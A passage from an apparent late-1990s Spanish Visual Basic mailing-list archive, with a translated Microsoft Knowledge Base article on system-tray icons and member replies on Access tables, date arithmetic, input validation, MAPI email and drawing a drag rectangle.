        nid.hIcon = Form1.Icon
        Shell_NotifyIcon NIM_MODIFY, nid
      End If
    Case WM_RBUTTONDOWN
      strToolTip = InputBox("Capture el mensaje:", _
                   "Información sobre herramientas")
      If strToolTip <> "" Then
        nid.szTip = strToolTip & vbNullChar
        Shell_NotifyIcon NIM_MODIFY, nid
      End If
    Case WM_RBUTTONUP
      Case WM_RBUTTONDBLCLK
  End Select
End Sub

Presione la tecla F5 para ejecutar el proyecto u oprima el botón Ejecutar de
```

la barra de herramientas. Haga clic en Agregar icono para añadir un icono al área de estado. Haga doble clic en este icono para cambiarlo. Haga clic con el botón derecho para cambiar la cadena de información sobre herramientas. Haga clic en el botón Eliminar icono para removerlo del área de estado.

REFERENCIAS:
"Hardcore Visual Basic," Bruce McKinney, Microsoft Press, 1995 Microsoft Win32 SDK, Shell_NotifyIcon and NOTIFYICONDATA "Microsoft Systems Journal," February 1996, "The Visual Programmer," page 93, Joshua Trupin "Visual Basic Programmer's Journal," March 1996, "Q & A," page 136, Carl Franklin

EQUIVALENCIAS:
Información sobre herramientas: ToolTip
Mensajes de retorno: Callback messages
Formulario: Form
área de estado de la barra de herramientas: toolbar status area
área de estado de la barra de herramientas: toolbar status tray
---
KBCategory: kbusage kbhowto
KBSubcategory: APrgOther
Additional reference words: 4.00 kbdsd Shell_NotifyIcon
THE INFORMATION PROVIDED IN THE MICROSOFT KNOWLEDGE BASE IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND. MICROSOFT DISCLAIMS ALL WARRANTIES, EITHER EXPRESS OR IMPLIED, INCLUDING THE WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. IN NO EVENT SHALL MICROSOFT CORPORATION OR ITS SUPPLIERS BE LIABLE FOR ANY DAMAGES WHATSOEVER INCLUDING DIRECT, INDIRECT, INCIDENTAL, CONSEQUENTIAL, LOSS OF BUSINESS PROFITS OR SPECIAL DAMAGES, EVEN IF MICROSOFT CORPORATION OR ITS SUPPLIERS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. SOME STATES DO NOT ALLOW THE EXCLUSION OR LIMITATION OF LIABILITY FOR CONSEQUENTIAL OR INCIDENTAL DAMAGES SO THE FOREGOING LIMITATION MAY NOT APPLY.
©1997 Microsoft Corporation. All rights reserved. Legal Notices.

+¡Saludos desde México!+
| |
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
| |
+-adgarza@spin.com.mx--+

COMO SE CIERRA UNA SESION DOS?

Hola;

Te envío un formulario de un proyecto, para que uses lo que te interese.
El formulario hace exactamente lo que tú quieres.
Comprime un archivo partiendolo en fichero de 1.4 y luego lo pasa a
diskettes pidiéndolos uno a uno usando las "carpetas volando" de copia
de windows. Cuando termina de ejecutarse el ARJ (en ventana oculta), la
cierra.
Mira el código y no tendrás ningún problema.
Vamos, seguro que te sirve a tí a unos cuantos más.
Bueno, supongo que sabrás incluirlo en un proyecto... ,-)

Saludos a todos

Si alguien tiene alguna duda, que avise...

On Wed, 31 Dec 1997 14:29:01 +0100
cpg <cpg@nil.fut.es> wrote:

cpg> Hola, saludos de Carles desde Reus (España)
cpg>
cpg>
cpg> Vayamos al grano ...
cpg> Necesitaria ejecutar una aplicación MS DOS (concretamente el extractor
cpg> ARJ.EXE) y desearia que su ejecucion se realizase en segundo plano
cpg> (sesion DOS minimizada y desenfocada).
cpg> Si se utiliza Shell, ningun problema, el parametro de Shell se ejecuta
cpg> ... pero ... cuando finaliza la sesion DOS hay que cerrarla y es aqui la
cpg> cuestion: como se cierra una sesion DOS? me imagino que habra alguna
cpg> llamda al API que pueda hacer esto.
cpg> Si alguien me puede ayudar le quedaria muy agradecido.
cpg>
cpg> Saludos,
cpg>
cpg> Carles cpg@tinet.fut.es
cpg>

****
Carlos García "ViVaLDi" (cgg '98)
ICQ #5624504
****

Donde se halla el límite entre la necesaria resistencia contra "el destino",
y la igualmente necesaria sumisión?
Hemos de enfrentarnos a lo que está dispuesto, con la misma decisión con
que nos sometemos luego a ello con su debido tiempo.
La fe nos exige esta actitud flexible y viva, sólo de esta manera lograremos
soportar y hacer fecundas cuantas situaciones se nos presenten.
     Dietrich Bonhoeffer

copiar_diskettes.frm

Crear una tabla Access

Yo tengo una pequeña funcion que comprueba si existe la tabla y si la comprobacion es negativa genera la tabla

```
' Esto para comprobar si existe
Function MirarDbf(LaTabla As String) As Integer
Dim Resultado%, Tabla As Recordset
Resultadi% = True
On Error GoTo HayError
Set Tabla = MidB.OpenRecordset(LaTabla, dbOpenTable)
On Error Resume Next

Tabla.Close
MirarDbf = Resultado%
Exit Function

HayError:
Resultado% = False
Resume Next

End Function

' Y ahora para generar la tabla
' Variables generales
Dim T As Integer, ElMeuCamp As Field

' Definir les variables per crear la tabla
Dim AvioTb As TableDef, AvioFld(19) As Field, AvioIdx As Index '
Avions

' Comprobar si existe
If MirarDbf("DCH001") = False Then
    Label3.Caption = Texte2 & "DCH001"
    Set AvioTb = MidB.CreateTableDef("DCH001")

    Set AvioFld(0) = AvioTb.CreateField("DCH00101", dbText, NuCar)
    Set AvioFld(1) = AvioTb.CreateField("DCH00102", dbText, 10)
    Set AvioFld(2) = AvioTb.CreateField("DCH00103", dbBoolean)
    Set AvioFld(3) = AvioTb.CreateField("DCH00104", dbText, 5)
    Set AvioFld(4) = AvioTb.CreateField("DCH00105", dbText, 5)
    Set AvioFld(5) = AvioTb.CreateField("DCH00106", dbText, 10)
    Set AvioFld(6) = AvioTb.CreateField("DCH00107", dbText, 10)
    Set AvioFld(7) = AvioTb.CreateField("DCH00108", dbText, 10)
    Set AvioFld(8) = AvioTb.CreateField("DCH00109", dbText, 10)
    Set AvioFld(9) = AvioTb.CreateField("DCH00110", dbBoolean)
    Set AvioFld(10) = AvioTb.CreateField("DCH00111", dbText, 40)
    Set AvioFld(11) = AvioTb.CreateField("DCH00112", dbText, 10)
    Set AvioFld(12) = AvioTb.CreateField("DCH00113", dbText, 25)
    Set AvioFld(13) = AvioTb.CreateField("DCH00114", dbText, 25)
    Set AvioFld(14) = AvioTb.CreateField("DCH00115", dbText, 25)
    Set AvioFld(15) = AvioTb.CreateField("DCH00116", dbDate)
    Set AvioFld(16) = AvioTb.CreateField("DCH00117", dbText, 25)
    Set AvioFld(17) = AvioTb.CreateField("DCH00118", dbText, 25)
    Set AvioFld(18) = AvioTb.CreateField("DCH00119", dbText, 10)
```

```
    For T = 0 To 18
        AvioTb.Fields.Append AvioFld(T)
    Next T
    LaMevadB.TableDefs.Append AvioTb
    Set AvioIdx = AvioTb.CreateIndex("DCHI0101")
    Set ElMeuCamp = AvioIdx.CreateField("DCH00101")
    AvioIdx.Primary = True
    AvioIdx.Unique = True
    AvioIdx.Fields.Append ElMeuCamp
    AvioTb.Indexes.Append AvioIdx
End If
```

espero que te sirva, si tienes alguna duda ponte en contacte conmigo

mailto:rdalmau@mx2.redestb.es

Un saludo

Victor Aguayo escribió:

> Hola amigos!!!
> Como puedo crear una tabla access 7 con codigo visual basic.
> Gracias por sus respuestas
> Saludos

Iconos en el "notification area" *(2 mensajes)*

-----Original Message-----
De: Jose Maria Ferrer Costa <xara@redestb.es>
Para: lista vb <vb-esp@ccc.uba.ar>
Fecha: Lunes 29 de Diciembre de 1997 12:17 PM
Asunto: (VB-ESP) iconos en el "notification area"

>Estimados amigos:
>
>Estoy realizando un programa y he puesto el icono en el area de
notificacion
>de windows.(osea al lado del reloj)
>pues bien necesitaria saber como puedo acceder a los eventos del mouse en
>dicha area, como pulsar el boton izquierdo del raton , o el derecho.

Traducido de la base de conocimientos (Lo que se encuentre entre corchetes son cambios para adaptar el artículo a un texto corto):

Cómo manipular iconos en el área de tareas con Visual Basic
ID del articulo: Q162613
Fecha de creación: 24-ENE-1997
Fecha de revisión: 28-ENE-1997
La información en este artículo se aplica a:
Las ediciones Estándar, Profesional, y Empresarial Editions de Microsoft Visual Basic, sólo de 32 bitios, para Windows, versión 4.0

Resumen

Una de las nuevas características de la interfaz del usuario de Windows 95 y NT 4.0 es el área de estado de la barra de tareas. Este artículo [discute] cómo utilizar Visual Basic para agregar, modificar y eliminar los indicadores de estado y notificación en el área de marras.

MAYOR INFORMACIÓN

El área de estado de la barra de tareas se ubica a la derecha del botón Inicio, y le proporciona a usted de indicadores de notificación o estado acerca de sus programas. Los iconos con información sobre herramientas se usan de manera típica como indicadores en el área de estado de la barra de tareas. [...]

Para manejar un icono en ésta área, utilice la función API de Windows llamada Shell_NotifyIcon que se encuentra en el archivo Shell32.dll. Esta función le permite agregar, modificar, eliminar, establecer una cadena de información sobre herramientas, y enviar un mensaje de retorno para ejecutar eventos del ratón. Visual Basic no acepta mensajes o funciones de retorno de manera directa. No obstante, existen tres maneras de solucionar esta limitación:

La difícil: Créese un control que acepte mensajes de retorno. Tómese como referencia el artículo publicado en The Microsoft Systems Journal que se cita en la sección de Referencias de este artículo para informarse al respecto. Para crear este control, necesitará de Visual C++.

La fácil: Utilice un control de terceros que intercepte tales mensajes, como el Message Blaster.

La simple: Utilice un control intrínseco de Visual Basic que sirva como una ventana donde se acepten las reacciones al mensaje de retorno. Este artículo [trata] este último método. Para ello, será necesario utilizar un evento en un control que se utiliza rara vez. El evento será utilizado de manera exclusiva para procesar el mensaje de retorno. En la siguiente sección se explica la función Shell_NotifyIcon y los requerimientos para utilizarla.

La función Shell_NotifyIcon

Esta función se utiliza para enviar un mensaje a un sistema para agregar, modificar o eliminar un icono del área de estado de la barra de tareas. La función devuelve True si el mensaje se envió con éxito o False si ocurrió lo contrario. Los argumentos de la función son los siguientes:

dwMessage: Un mensaje que ejecute una acción. Este parámetro puede ser uno de los siguientes:

NIM_ADD: Agrega un icono al área de estado.
NIM_DELETE: Elimina un icono al área de estado.
NIM_MODIFY: Modifica un icono al área de estado.

Los valores de estos mensajes pueden localizarse en el archivo de encabezado Shellapi.h.

pnid: Un apuntador a una estructura de NOTIFYICONDATA. Para pasar este argumento a la función, cree un tipo definido por el usuario que se llame NOTIFYICONDATA (que se muestra luego en esta sección) y pase este tipo de dato por valor).

La estructura de NOTIFYICONDATA contiene los siguientes elementos:

cbSize: Pasa el tamaño del tipo de dato NOTIFYICONDATA.
Tipo de dato: Long.
Valor: Utilice la función Len con la variable declarada como este tipo de dato como el argumento.

hWnd: Controlador de la ventana utilizada para recibir el mensaje de notificación.
Tipo de dato: Long.
Valor: La propiedad hWnd del control utilizado para recibir este mensaje.

uId: Identificador del icono en el área de estado.
Tipo de dato: Long.
Value: Cualquier valor que se encuentre dentro de los límites del tipo de dato Long.

uFlags: Matriz de banderas que indica cuales de los otros miembros contienen datos válidos.
Tipo de dato: Long.
Valor: Cualquier combinación de las siguientes constantes que indican que el miembro de esta estructura es válido y que será utilizado:
NIF_ICON: El pasar esta bandera indica que el valor de hIcon será el
que aparezca en el área de estado de la barra de tareas.

NIF_MESSAGE: El pasar esta bandera indica que el valor de uCallBackMessage será utilizado como el mensaje de retorno.
NIF_TIP: El pasar esta bandera indica que el valor de szTip será utilizado como la información sobre herramientas del icono en el área de estado de la barra de tareas.

uCallBackMessage: Identificador del mensaje de notificación que se envía a la ventana que se utiliza para recibir los mensajes.
Tipo de dato: Long.
Valor: El mensaje que se utiliza para identificar que un evento del ratón ha ocurrido dentro de los límites que forman al rectángulo donde se encuentra el icono en el área de estado de la barra de tareas.

hIcon: Controlador del icono que se despliega en el área de estado de la barra de tareas.
Tipo de dato: Long.
Value: La imagen que será utilizada como un icono en el área de estado de la barra de tareas. Esta puede ser la propiedad Icon de un control, una imagen de un control Image, o cualquier icono.

szTip: Cadena por utilizarse como el texto de la información sobre herramientas.
Tipo de dato: Cadena de longitud fija de hasta 64 bytes.
Value: Cualquier cadena terminada en Nulo menor a 64 bytes.

La siguiente sección explica el uso de esta función mediante un programa de ejemplo que maneja iconos en el área de estado de la barra de tareas.

Programa de ejemplo

Este programa consiste de un formulario que contiene dos botones de comando y el cuadro de diálogo común. Cuando haga clic en el icono Agregar, establecerá los valores del tipo de dato NOTIFYICONDATA. En este tipo de dato, establecerá los siguientes valores.

cbSize: La longitud de la variable que utiliza la función Len.
hWnd: El controlador de la ventana utilizada para recibir los mensajes de retorno. En este programa de ejemplo se utiliza el formulario como la ventana receptora de estos mensajes.
uId: El identificador del icono. Aunque puede utilizar cualquier número, el programa de ejemplo utiliza las constantes vbNull.
uFlags: Matriz de banderas que indican cuales miembros de esta estructura son válidos. El programa de ejemplo los utilizará todos para obtener la mayor versatilidad.
uCallBackMessage: El mensaje que será enviado cuando ocurra alguna actividad del ratón en el icono del área de estado de la barra de tareas. El mensaje que se envía se dirige a algun evento del ratón en el control especificado mediante el valor de hWnd. Deberá utilizar un evento que pueda manejar estos mensajes de manera exclusiva. Por ejemplo, el

programa de ejemplo utilizará el mensaje WM_MOUSEMOVE dado
que este mensaje apuntará al evento MouseMove del Formulario.
Este evento es rara vez utilizado en un formulario, por lo
que se convierte en un serio candidato para el propósito
que nos ocupa.

hIcon: El icono que será desplegado en el área de estado de la barra de tareas.
El programa de ejemplo utiliza el icono del formulario.

szTip: La cadena de información sobre herramientas. Esta debe finalizar con
un carácter de Null, por ello que la constante vbNullChar será concatenada.

Luego de establecer la información, llamará a la función Shell_NotifyIcon y pasará a NOTIFYICONDATA junto a un mensaje para agregar al icono al área de estado de la barra de tareas. Al pasar el apuntador del ratón sobre tal icono ahora ubicado en el área de marras, el formulario recibirá un mensaje de WM_MOUSEMOVE. Este mensaje apuntará al evento MouseMove del formulario. El argumento X será el producto de una de las constantes del ratón que indicará lo que ha ocurrido (como un clic izquierdo, clic derecho, clic sencillo o doble clic) y la propiedad TwipsPerPixelX de la pantalla. Así, la información capturada por el ratón será producida al dividir el argumento X entre la propiedad citada. El resultado es entonces utilizado en una instrucción Select Case para evaluar lo que se deberá hacer para el efecto.

Mire, cuando haga doble clic en el icono, aparecerá el cuadro de diálogo que le permitirá seleccionar un icono distinto. El valor de hIcon del tipo de dato NOTIFYICONDATA cambiará a este nuevo icono. Luego, la será llamada la función Shell_NotifyIcon con la nueva información y un mensaje de modificación para tal icono en el área de estado de la barra de tareas. Si hace clic con el botón derecho en el icono, se presentará una función InputBox que cambia el texto de la información sobre herramientas. La nueva cadena terminará en Null al concatenarle la constante vbNullChar y el valor de szTip se cambia a la nueva cadena. La función de Shell_NotifyIcon vuelve a ser llamada con la nueva información y un mensaje para modificar. Al hacer clic en el icono Eliminar o al salir de la aplicación, se llamará a la función de marras con un mensaje de que elimine el icono.

PASOS PARA CREAR EL PROGRAMA DE EJEMPLO

Inicie al Visual Basic. Si ya se encuentra en ejecución, cree un nuevo proyecto.
Coloque dos botones de comando y un control CommonDialog en Form1.

Copie el siguiente código en la ventana de codificación del Form1:

```
Option Explicit

' Declárese una variable definida por el usuario para ser pasada
' a la función Shell_NotifyIcon.
Private Type NOTIFYICONDATA
  cbSize As Long
  hWnd As Long
  uId As Long
  uFlags As Long
```

```
  uCallBackMessage As Long
  hIcon As Long
  szTip As String * 64
End Type

' Declárense las constantes para la función API. Estas constantes pueden
' encontrarse en el archivo de encabezado Shellapi.h.

' Las siguientes constantes son mensajes que se envían a la función
' Shell_NotifyIcon para agregar, modificar, o eliminar un icono del
' área de estado de la barra de tareas.
Private Const NIM_ADD = &H0
Private Const NIM_MODIFY = &H1
Private Const NIM_DELETE = &H2

' La siguiente constante es el mensaje que se envía cuando ocurre un
' evento del ratón en la superficie rectangular del icono del área
' de estado de la barra de tareas.
Private Const WM_MOUSEMOVE = &H200

' Las siguientes constantes son las banderas que indican los miembros
' válidos del tipo de dato NOTIFYICONDATA.
Private Const NIF_MESSAGE = &H1
Private Const NIF_ICON = &H2
Private Const NIF_TIP = &H4

' Las siguientes constantes son utilizadas para determinar la entrada del
' usuario en el icono que se encuentra en el área conocida.
' Constantes para el clic izquierdo.
Private Const WM_LBUTTONDBLCLK = &H203 ' Doble click
Private Const WM_LBUTTONDOWN = &H201 ' Botón oprimido
Private Const WM_LBUTTONUP = &H202 ' Botón soltado

' Constantes para el clic derecho.
Private Const WM_RBUTTONDBLCLK = &H206 ' Doble clic
Private Const WM_RBUTTONDOWN = &H204 ' Botón oprimido
Private Const WM_RBUTTONUP = &H205 ' Botón soltado

' Declárese la función API.
Private Declare Function Shell_NotifyIcon Lib "shell32" _
        Alias "Shell_NotifyIconA" _
        (ByVal dwMessage As Long, pnid As NOTIFYICONDATA) As Boolean

' Declárese la variable con el tipo definido por el usuario.
Dim nid As NOTIFYICONDATA

Private Sub Command1_Click()
  ' Hágase clic en este botón para agregar un icono al área de estado.
  ' Establezca los valores individuales para NOTIFYICONDATA.
  With nid
    .cbSize = Len(nid)
    .hWnd = Form1.hWnd
    .uId = vbNull
    .uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
    .uCallBackMessage = WM_MOUSEMOVE
    .hIcon = Form1.Icon
    .szTip = "Programa de ejemplo para el área de estado" & vbNullChar
  End With
  ' Llame a la función Shell_NotifyIcon para agregar el icono
```

```
  Shell_NotifyIcon NIM_ADD, nid
End Sub

Private Sub Command2_Click()
  ' Hágase clic en este botón para eliminar el icono del área de estado.
  Shell_NotifyIcon NIM_DELETE, nid
End Sub

Private Sub Form_Load()
  ' Establezca los mensajes de los botones.
  Command1.Caption = "Agregar icono"
  Command2.Caption = "Eliminar icono"
End Sub

Private Sub Form_Terminate()
  ' Elimine el icono agregado al área de estado cuando el
  ' programa finalice.
  Shell_NotifyIcon NIM_DELETE, nid
End Sub

Private Sub Form_MouseMove _
        (Button As Integer, _
         Shift As Integer, _
         X As Single, _
         Y As Single)

  ' Este evento ocurre cuando el apuntador del ratón se encuentra en
  ' la superficie rectangular del icono en el área de estado.
  Dim lngMsj As Long, _
      strFiltro As String, _
      strToolTip As String
  lngMsj = CLng(X) / Screen.TwipsPerPixelX

  Select Case lngMsj ' Evaluemos qué ocurrió
    Case WM_LBUTTONDOWN
    Case WM_LBUTTONUP
    Case WM_LBUTTONDBLCLK
      CommonDialog1.DialogTitle = "Seleccione un icono"
      strFiltro = "Archivos de icono (*.ico)|*.ico"
      strFiltro = strFiltro & "|Todos los archivos (*.*)|*.*"
      CommonDialog1.Filter = strFiltro
      CommonDialog1.ShowOpen
      If CommonDialog1.filename <> "" Then
        Form1.Icon = LoadPicture(CommonDialog1.filename)
        nid.hIcon = Form1.Icon
        Shell_NotifyIcon NIM_MODIFY, nid
      End If
    Case WM_RBUTTONDOWN
      strToolTip = InputBox("Capture el mensaje:", _
                   "Información sobre herramientas")
      If strToolTip <> "" Then
        nid.szTip = strToolTip & vbNullChar
        Shell_NotifyIcon NIM_MODIFY, nid
      End If
    Case WM_RBUTTONUP
      Case WM_RBUTTONDBLCLK
  End Select
End Sub
```

Presione la tecla F5 para ejecutar el proyecto u oprima el botón Ejecutar de la barra de herramientas. Haga clic en Agregar icono para añadir un icono al área de estado. Haga doble clic en este icono para cambiarlo. Haga clic con el botón derecho para cambiar la cadena de información sobre herramientas. Haga clic en el botón Eliminar icono para removerlo del área de estado.

REFERENCIAS:
"Hardcore Visual Basic," Bruce McKinney, Microsoft Press, 1995 Microsoft Win32 SDK, Shell_NotifyIcon and NOTIFYICONDATA "Microsoft Systems Journal," February 1996, "The Visual Programmer," page 93, Joshua Trupin "Visual Basic Programmer's Journal," March 1996, "Q & A," page 136, Carl Franklin

EQUIVALENCIAS:
Información sobre herramientas: ToolTip
Mensajes de retorno: Callback messages
Formulario: Form
área de estado de la barra de herramientas: toolbar status area
área de estado de la barra de herramientas: toolbar status tray

---
KBCategory: kbusage kbhowto
KBSubcategory: APrgOther
Additional reference words: 4.00 kbdsd Shell_NotifyIcon
THE INFORMATION PROVIDED IN THE MICROSOFT KNOWLEDGE BASE IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND. MICROSOFT DISCLAIMS ALL WARRANTIES, EITHER EXPRESS OR IMPLIED, INCLUDING THE WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. IN NO EVENT SHALL MICROSOFT CORPORATION OR ITS SUPPLIERS BE LIABLE FOR ANY DAMAGES WHATSOEVER INCLUDING DIRECT, INDIRECT, INCIDENTAL, CONSEQUENTIAL, LOSS OF BUSINESS PROFITS OR SPECIAL DAMAGES, EVEN IF MICROSOFT CORPORATION OR ITS SUPPLIERS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. SOME STATES DO NOT ALLOW THE EXCLUSION OR LIMITATION OF LIABILITY FOR CONSEQUENTIAL OR INCIDENTAL DAMAGES SO THE FOREGOING LIMITATION MAY NOT APPLY.
©1997 Microsoft Corporation. All rights reserved. Legal Notices.

****

Nota. Se incluye un ejemplo modificado de un programa creado por Consentino Mariano y, dadas las modificaciones, me tomé la atribución de agregar mi nombre.

El ejemplo original fue mejorado en su código y funcionalidad para servir de mejor ejemplo.

+¡Saludos desde México!+
| |
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
| |
+-adgarza@spin.com.mx--+

tskbrico.zip

Estimado José:
    Aca te mando un pequeño regalito que le hice a unos amigos, nada del otro mundo, pero hace lo que vos pedís.

Y si te sirve, aca tenes el fuente:

P.D.: Espero que les guste a todos, es de esas cosas que no llevan mucho trabajo, pero nunca nos tomamos el tiempo de hacer.

Saludos,

marianok
marianok@technologist.com
ICQ #: 3967735 "marianok"
proximamente en: http://www.geocities.com/ResearchTriangle/Lab/3429

>----------
>From: Jose Maria Ferrer Costa[SMTP:xara@redestb.es]
>Sent: Lunes 29 de Diciembre de 1997 15:59
>To: lista vb
>Subject: (VB-ESP) iconos en el "notification area"
>
>Estimados amigos:
>
>Estoy realizando un programa y he puesto el icono en el area de notificacion
>de windows.(osea al lado del reloj)
>pues bien necesitaria saber como puedo acceder a los eventos del mouse en
>dicha area, como pulsar el boton izquierdo del raton , o el derecho.
>
>la funcion que utilizo es la "shell_notifyicon" del api
>
>pero no hay manera de conseguir recojer los mensages que envia windows a mi
>programa. alguien puede ayudarme a interceptar dichos mensages?
>
>gracias por su tiempo
>
>Jose Maria Ferrer Costa
>xara@redestb.es
>
>
>

arbolito.exe arbolito.zip

Operaciones con fechas??

>Como puedo restar dos fechas de tal manera que me de como resultado los
>anios y meses tranascurridos es decir asi: 24 anios 3 meses.

Se me ocurre que podrías hacer una función de este estilo:

```
Function DifFechAM (ByVal strFecIni As String, ByVal strFecFin As String)
As String
Dim NumMes As Integer, NumAño As Integer, aux As String
Dim datFecIni As Variant, datFecFin As Variant

'comprobamos que las fechas sean válidas
If Not IsDate(strFecIni) Then
    DifFechAM = "Fecha inicio errónea"
    Exit Function
End If
If Not IsDate(strFecFin) Then
    DifFechAM = "Fecha fin errónea"
    Exit Function
End If

datFecIni = DateValue(strFecIni)
datFecFin = DateValue(strFecFin)
'para que la diferencia siempre sea positiva
If datFecIni > datFecFin Then
    NumMes = DateDiff("m", datFecFin, datFecIni)
Else
    NumMes = DateDiff("m", datFecIni, datFecFin)
End If
NumAño = CInt(NumMes / 12)
NumMes = NumMes - (12 * NumAño)
aux = ""
If NumAño <> 0 Then
    aux = CStr(NumAño) + " año"
    If NumAño > 1 Then aux = aux + "s"
    aux = aux + " "
End If
If NumMes <> 0 Then
    aux = aux & NumMes & " mes"
    If NumMes > 1 Then aux = aux + "es"
End If
DifFechAM = Trim$(aux)
End Function
```

>PD: Hay alguna forma de validar que una estrada en un box sean solo
>numeros?
En el evento KeyPress del textbox pon :

```
KeyAscii = SoloNumerico(KeyAscii)
```

Y la función sería :

```
Function SoloNumerico (tecla As Integer) As Integer

If tecla > 32 And (tecla < Asc("0") Or tecla > Asc("9")) Then
```

```
    Beep
    SoloNumerico = 0
    Exit Function
End If
SoloNumerico = tecla
End Function
```

No es perfecto pero puede servir.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Pasar un objeto Picture a una clase OLE Automation

Hace un par de dias atras preguntaba como poder pasar un
objeto Picture a un class de OLE Automation, finalmente
la solucion que encontre (se las envio a la lista por si
alguien la quiere) es la de enviar el handle del picture y
dibujar el picture con el API. Esto anda supuestamente para
servidores OLE In-Process (DLL) no lo probe en servidores
OutProcess por que supuestamente un hBitmap no es global
pero quien sabe... si quieren pruevenlo y si anda me cuentan.
El codigo puede verse algo asi :

```
'NOTA: lngPicHandle es un tipo LONG y lo seteo mediante una
'propiedad en un class, este es el codigo que va en el
'evento _Paint del form donde dibujo el picture
'Las declaraciones las pueden obtener del WINAPI.TXT, el type
'typBitmap es del tipo BITMAP y tambien esta en el WINAPI

    If lngPicHandle Then
        lngHDC = CreateCompatibleDC(Me.hdc)
        lngApiRet = GetObjectAPI(lngPicHandle, Len(typBitmap), typBitmap)
        lngOldObject = SelectObject(lngHDC, lngPicHandle)
        If lngOlbObject = 0 Then
        'No pudo seleccionar el objecto por lo que puede ser
        'invalido o bien es del tipo hIcon (no hay forma de
        'determinar directamente si un objeto es hIcon)
        lngApiRet = DrawIcon(Me.hdc,8,8,lngPicHandle)
        Exit sub
    End if
    lngApiRet = BitBlt(Me.hdc, 8, 8, typBitmap.bmWidth, typBitmap.bmHeight, lngHDC,
0, 0, SRCCOPY)
        lngApiRet = SelectObject(lngHDC, lngOldObject)
        lngApiRet = DeleteDC(lngHDC)
    End If
```

Ejemplo para mandar un handle: MyClass.PicProp=Picture1.Picture donde
Public Propery Let PicProp(lngHandle as long)

Perdon por la longitud del mensaje... espero que les pueda servir -
- NightWolf

Get free e-mail and a permanent address at http://www.netaddress.com

Problemas com MAPI

Hola a todos,

Necesito que alguien me envié un procedimiento o rectifique éste para poder enviar mensajes desde el Visual Basic.

El procedimiento que yo utilizo es este:

```
Sub enviar(fichero As String, direccion As String, ndespues As String, asunto)

  MAPISession1.SignOn
  MAPIMessages1.SessionID = MAPISession1.SessionID
  MAPIMessages1.AddressCaption = direccion 'Donde lo envió
  MAPIMessages1.MsgIndex = -1
  MAPIMessages1.MsgSubject = asunto 'el asunto del mensaje
  MAPIMessages1.MsgNoteText = "" 'el texto del mensaje (no lo utilizo)
  MAPIMessages1.AttachmentPathName = fichero
  MAPIMessages1.AttachmentName = ndespues 'nombre del Attachment
  MAPIMessages1.AttachmentIndex = 0
  MAPIMessages1.RecipDisplayName = direccion
  MAPIMessages1.Send
  MAPISession1.SignOff

End Sub
```

Lo que necesito es enviar un Attachment pero este procedimiento me devuelve el siguiente error (el Eudora Pro que es el que tengo como predeterminado):

```
Error reading from network
Cause: socket operation on non-socket(10038)
```

Si hago click en el botón de aceptar el error desaparece y envía el fichero pero cuando va enviar el otro hace lo mismo.

Gracias por anticipado,


```
_____________________________________________
| AA RRRRRR II EEEEEEE LL |
| A A R R II EE LL |
| A A RRRRRR II EEEE LL |
| AAAAAAAA R R II EE LL |
| A A R R II EEEEEEE LLLLLLLL |
|_____________________________________________|
          || ||
    *-----------------------------------*
    | Ariel Mendoza Libran |
    | Direccio'n Nacional ANAP |
    | Calle 13 entre H e I Habana, Cuba |
    | E-mail:prod2@anap.org.cu |
    | Telf. 32-4541 al 45 ext 272 (Job) |
    | Telf. 3-4898 (Home) |
```

Rectangulo de arrastre *(3 mensajes)*

Hector:

Recorta el código que te mando a continuación y pegalo en un formulario con un PictureBox de nombre Picture1 y prueba a ver si es lo que necesitas. Te lo envío de esta manera porque no se con que version de VB estas trabajando.

Espero que te sirva.
Suerte.
Peky.

```
********** Inicio del Código ************
Option Explicit

Private Type TPenStatus
    DrawStyle As Integer
    DrawMode As Integer
    DrawWidth As Integer
    ForeColor As Long
    MousePointer As Integer
End Type

Private Type TControlBox
    X1 As Long
    Y1 As Long
    X2 As Long
    Y2 As Long
    PenStatus As TPenStatus
End Type

Dim CtrlBox As TControlBox

Private Sub Picture1_MouseDown(Button As Integer, Shift As Integer, X As
Single, Y As Single)
    If (Button And vbLeftButton) = vbLeftButton Then
        ' Salva el estado inicial
        With CtrlBox
            .X1 = X
            .Y1 = Y
            .X2 = X
            .Y2 = Y
            .PenStatus.DrawStyle = Picture1.DrawStyle
            .PenStatus.DrawMode = Picture1.DrawMode
            .PenStatus.DrawWidth = Picture1.DrawWidth
            .PenStatus.ForeColor = Picture1.ForeColor
            .PenStatus.MousePointer = Picture1.MousePointer
        End With
        With CtrlBox.PenStatus
            Picture1.DrawStyle = vbDot
            Picture1.DrawMode = vbInvert
            Picture1.DrawWidth = 1
            Picture1.ForeColor = 0
            Picture1.MousePointer = vbCrosshair
        End With
```

```
        Picture1.Line (CtrlBox.X1, CtrlBox.Y1)-(CtrlBox.X2, CtrlBox.Y2), , B
    End If
End Sub

Private Sub Picture1_MouseMove(Button As Integer, Shift As Integer, X As
Single, Y As Single)
    If (Button And vbLeftButton) = vbLeftButton Then
        Picture1.Line (CtrlBox.X1, CtrlBox.Y1)-(CtrlBox.X2, CtrlBox.Y2), , B
        CtrlBox.X2 = X
        CtrlBox.Y2 = Y
        Picture1.Line (CtrlBox.X1, CtrlBox.Y1)-(CtrlBox.X2, CtrlBox.Y2), , B
    End If
End Sub

Private Sub Picture1_MouseUp(Button As Integer, Shift As Integer, X As
Single, Y As Single)
    If (Button And vbLeftButton) = vbLeftButton Then
        Picture1.Line (CtrlBox.X1, CtrlBox.Y1)-(CtrlBox.X2, CtrlBox.Y2), , B
        CtrlBox.X2 = X
        CtrlBox.Y2 = Y
        ' restaura el estado del picture
        With CtrlBox.PenStatus
            Picture1.DrawStyle = .DrawStyle
            Picture1.DrawMode = .DrawMode
            Picture1.DrawWidth = .DrawWidth
            Picture1.ForeColor = .ForeColor
            Picture1.MousePointer = .MousePointer
        End With
        ' Desde aquí tienes el valor del rectángulo en CtrlBox.X1, .Y1, .X2
